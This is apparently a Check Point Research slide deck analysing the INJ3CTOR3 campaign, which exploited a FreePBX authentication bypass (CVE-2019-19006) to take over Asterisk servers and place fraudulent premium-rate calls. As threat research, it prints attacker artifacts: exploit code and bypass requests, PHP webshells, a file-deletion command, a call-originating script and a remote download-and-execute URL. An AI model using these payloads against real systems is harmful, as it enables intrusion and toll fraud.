

Check Point[®]
SOFTWARE TECHNOLOGIES LTD

cp< r >
CHECK POINT RESEARCH

INJ3CTOR3 OPERATION

Leveraging Asterisk Servers for Monetization

Ido Solomon | Security Researcher
Omer Ventura | Security Researcher



about:us



- Ido Solomon
- Security Researcher at Check Point Software Technologies' Network Research team.
- Holds a B.Sc. in Information Systems Engineering at Ben-Gurion University.



- Omer Ventura
- Security Researcher at Check Point Software Technologies' Network Research team
- Served in a top IDF intelligence unit that specializes in network and Cyber-attacks

Agenda

- Introduction
- Infection Vector
- Attack Flow
- Threat Actor
- IPRN
- Impact

Introduction

- Check Point Research has uncovered an ongoing attack on *Digium Asterisk servers*
- The campaign leverages a critical vulnerability in *Sangoma FreePBX*
- This attack turned out to be a part of a wider phenomenon of targeting SIP servers for use in an unconventional way

PBX

Private Branch EXchange



INFECTION VECTOR

Attack on Asterisk

- '<domain>/rr.php?yokyok=<cmd>'
 - 'cat /etc/amportal.conf'
 - 'cat /etc/asterisk/sip_additional.conf'

```
'%s//%s/admin/ajax.php?module=asterisk-cli&command=clicmd&data=channel originate local/*78@from-in
```



FreePBX Exploitation



FreePBX OpenSource
Project

Dashboard / ... / List of Security Vulnerabilities

2019-11-20 Remote Admin Authentication Bypass



FreePBX / FREEPBX-20791

Security issue: Potential login bypass



Why GitHub? Team Enterprise Explore Marketplace



FreePBX

<http://www.freepbx.org> info@freepbx.org

Commits on Nov 19, 2019

[Module Tag script: framework 14.0.13.12]

qwell committed on Nov 19, 2019

FREEI-916 Partially revert change for FREEPBX-20791

qwell committed on Nov 19, 2019

FreePBX Exploitation

```
2 amp_conf/htdocs/admin/libraries/ampuser.class.php

@@ -53,6 +53,8 @@ public function setAdmin() {
    * @return bool      True if accepted false otherwise
    */
    public function checkPassword($password) {
56 +         $password = (string)$password;
57 +
58         // strict checking so false will never match
59         switch($this->mode) {
60             case "usermanager":
        
```


```
def start(url):
    add = '?password%5B0%5D=ZIZO&username=admin'
    tmp_shell = 'PD9waHAKc3lzdGVtKCRfUKVRVUVTVFsieW9reW9rI10pOwo/Pg=='
    tmp_shell_name = 'rr.php'
    uri_ip = url.split('/')
    print(uri_ip)
    bypass = '{}{}'.format(url, add)
    s = requests.session()
    r = s.get(bypass, verify=False, timeout=20)
```

CVE-2019-19006

CVE-2019-19006

password[0]=<Irrelevant value!>&username=admin

```
GET /admin/config.php?password%5B0%5D=Inje3t0r3-Seraj&username=admin HTTP/1.1
```



ATTACK FLOW

Attack Flow

- Two variants of the attacks were recorded

- Initial

- Divergence

```
POST /rr.php HTTP/1.1
Host: [REDACTED]
Content-Length: 155
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-1127.el7.x86_64
Connection: keep-alive
Cookie: PHPSESSID=s3fi68obcmuendm3mu2dh7fqq0
Content-Type: application/x-www-form-urlencoded
```


```
yokyok=rm+-rf+%2Fvar%2Fwww%2Fhtml%2FZ3R0-C00L.php+%2Fvar%2Fwww%2Fhtml%2Fconfi
%2Fvar%2Fwww%2Fhtml%2Fsa1em123.all.php+%2Fvar%2Fwww%2Fhtml%2FSenator.php
```

SIPVi

webshells

Divergence

Divergence



First Flow

- Retrieval of Asterisk management files
 - /etc/amportal.conf
 - /etc/asterisk/sip_additional.conf
- Placing outgoing calls

```
timebtncalls=20;
duration="1000";
outbound="thanku-outcall";
prs="n,00,011,810,001,0015,900,000,007,9810";
numbers="31182323310";
orig="/usr/sbin/asterisk -rx "channel originate";
if echo $orig | grep Usage > /dev/null;
then origi="channel originate";
elif echo $orig | grep "Unable to connect" >/dev/null;
then echo "error:unable";
else origi="originate";
fi;
if echo $origi | grep originate >/dev/null;
then for pr in `echo $prs | tr ',' '\n`;
do for number in `echo $numbers | tr ',' '\n`;
do /usr/sbin/asterisk -rx "${origi} Local/${pr/n/}${number}@${outbound}
application wait ${duration}" & sleep ${timebtncalls};
echo "${origi} Local/${pr/n/}${number}@${outbound}";
done
done
fi
```


First Flow

- Download of a second PHP webshell
 - Base64-encoded and padded with garbage comments
 - Password-protected


```
if (isset($_REQUEST['p']) && md5($_REQUEST['p']) == '576cd437e1c30c9f64a2866d55e502bc') {  
    $_SESSION['pop'] = 'logged';  
}
```

- Can retrieve the credentials to the Asterisk Internal Database and REST Interface
- No evidence of further requests during this flow
 - Possibly due to the attacker failing to make outgoing calls

First Flow



Divergence



Second Flow

- Download of a second PHP webshell
 - Password-protected
 - Only serves specific IPs, stored as MD5 hashes
- Unauthenticated users and unknown IPs receive a fake 403 Forbidden message

```
<?php
if (md5($_SERVER['REMOTE_ADDR'])=="2706efbca6af39a8aa9ac0ce8dd2fa7a"
|| md5($_SERVER['REMOTE_ADDR'])=="1a3c377b6245388b947a69829089c7df" ||
md5($_SERVER['REMOTE_ADDR'])=="c59ab00f0ad4556ccf2e34efff1351f8" ||
md5($_SERVER['REMOTE_ADDR'])=="3ab2646e23bf5d331d15b90006899edd" ||
md5($_SERVER['REMOTE_ADDR'])=="139dae359ac86690bf9f1a64f9c9d4f2" ||
md5($_SERVER['REMOTE_ADDR'])=="14cf56e666c345d0f26af416cda48ab9" ||
md5($_SERVER['REMOTE_ADDR'])=="f33cc6d416f441c336185b7b57e97f32" ||
md5($_SERVER['REMOTE_ADDR'])=="bf2de831fa1900411cb99ff781a9e091" ||
md5($_SERVER['REMOTE_ADDR'])=="3d4e8a2959c8195c39763f98b33d5bcc" ||
md5($_SERVER['REMOTE_ADDR'])=="f1d37dd9b641290120def5d27c234cde" ||
md5($_SERVER['REMOTE_ADDR'])=="052825b9f89a39fd7507cc11ef0b162b" ||
md5($_SERVER['REMOTE_ADDR'])=="ead41099839b9561fdc6cab14a961db0" ||
md5($_SERVER['REMOTE_ADDR'])=="af93fb325f1372e850089637638d4c40" ||
md5($_SERVER['REMOTE_ADDR'])=="c59ab00f0ad4556ccf2e34efff1351f8" ||
md5($_SERVER['REMOTE_ADDR'])=="9f198d7ae17360486c1106bb0c9d8323" ||
md5($_SERVER['REMOTE_ADDR'])=="a7dad6e0cdb5bf8ec73445b52c56c58" ||
md5($_SERVER['REMOTE_ADDR'])=="078a77a19e0c5abf49d0c4ad561a2f17"){
echo '<form action="" method="post" ><input size=20 type=password
name="p" /><input size=60 type=text name="c" /><input type=submit
value="Hacked" /></form>Sexawy >';

if (md5($_REQUEST['p'])=="fe732de226af5491a6266f9d5eaa62fc"){
$logged="1";
```

Second Flow

- The Threat Actor then performs the following actions:
 - Attempts to update FreePBX Framework, possibly to patch CVE-2019-19006
 - Attempts to download and execute 'hxxp://45[.]143.220.116/emo1.sh'
 - Dead URL (404)
 - 45.143.220.XX subnet is associated with mass SIP scanning
 - Creates a new directory at '/var/www/html/freepbx' and moves all files used in the attack to it

Second Flow

- Downloads and saves a PHP file as '/tmp/k'
 - Drops '.htaccess' and 'config.php' to disk
 - '/var/www/html/admin/views/'
- '.htaccess'
 - This file allows access to config.php from other URIs
 - e.g. ' <server-url>/config' instead of ' <server-url>/admin/views/config.php'

```
RewriteEngine On
# enable symbolic links
Options +FollowSymLinks
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-l
RewriteRule ^\s+ config.php [L]
```


Second Flow

- 'config.php'
 - Another base64-encoded PHP file, again padded with garbage comments
 - When decoded, revealed to be a password-protected web panel

CALL



CMD

Second Flow



Complete Flow

Divergence




THREAT ACTOR

Threat Actors

- Hints left behind
- Webshell strings
- Attack Logs
- Who is Inje3ct0r3?

```
tmp_shell = 'PD9waHAKc3lzdGVtKCRfUkVRVUVTVFsiew9rew9rIl0pOwo/Pg=='  
tmp_shell_name = 'rr.php'  
uri_ip = url.split('/')  
print(uri_ip)  
bypass = '{}{}{}'.format(url, a  
s = requests.session()  
r = s.get(bypass, verify=False, timeout=20)  
print(len(r.content))  
if 'ErrorException' in str(r.content):
```

